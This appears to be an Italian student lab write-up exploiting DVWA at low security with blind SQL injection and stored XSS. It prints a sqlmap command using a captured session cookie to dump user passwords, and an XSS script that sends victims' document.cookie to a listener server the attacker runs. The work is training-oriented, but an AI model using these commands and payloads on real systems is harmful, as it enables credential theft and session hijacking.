PROGETTO S6L5

Nell'esercizio di oggi viene richiesto di exploitare le vulnerabilità di:


- Sql injection (blind)
- Xss stored

Per recuperare le password degli utenti presenti nel database e i cookie di sessione delle vittime del XSS STORED e inviarli ad un server sotto il controllo dell'attaccante.

Il tutto con la sicurezza impostata su LOW.

SQL INJECTION

Come prima cosa abbiamo catturato la *sessionID* tramite *Burp Suite*.



Per ottenere le password degli utenti presenti nel *Database* è stato utilizzato il tool *SQLMAP*, attraverso il seguente comando:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u"http://192.168.1.102/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=a9064c733d79a7ff968f3597959d5a61"  --tables --dump
```


Con -u indichiamo l'url da attaccare

--cookie inseriamo il cookie catturato da *BurpSuite*

In questo modo otteniamo il nome del database e delle tabelle che vogliamo utilizzare

Sapendo che il nome del Database è *DVWA* e il nome è *USERS*, possiamo utilizzare il codice qui indicato:

così da ottenere in chiaro gli username e le rispettive password.



XSS STORED

Prima di tutto è stato avviato un web server tramite riga di comando:


python -m http.server 1337

Ciò permette di visionare il parametro *GET* reindirizzato dallo script.


Tramite la sessione *XSS STORED* di DVWA inseriamo il seguente script (non prima di modificare la lunghezza massima dei caratteri inseribili in input nella sezione *Message* tramite *console):*

```
<script>
 var img = new Image();
 img.src = 'http://127.0.0.1:1337/?' + document.cookie;
</script
```

Con questo piccolo codice si riescono ad ottenre i cookie di sessione dell'utente, senza che si accorga di nulla, in quanto viene generata una richiesta di un'immagine all'indirizzo del server in ascolto, pronto a ricevere anche *document.cookie*, il quale contiene le informazioni necessarie.



Una volta eseguito con successo lo script, tornando al terminale di Kali, possiamo notare come il nostro web server abbiamo ricevuto le informazioni di cui avevamo bisogno.



Ora in qualsiasi momento, ogni volta che sarà aperta la sessione di *XSS STORED* e il nostro web server è attivo, riusciremo ad intercettare i cookie.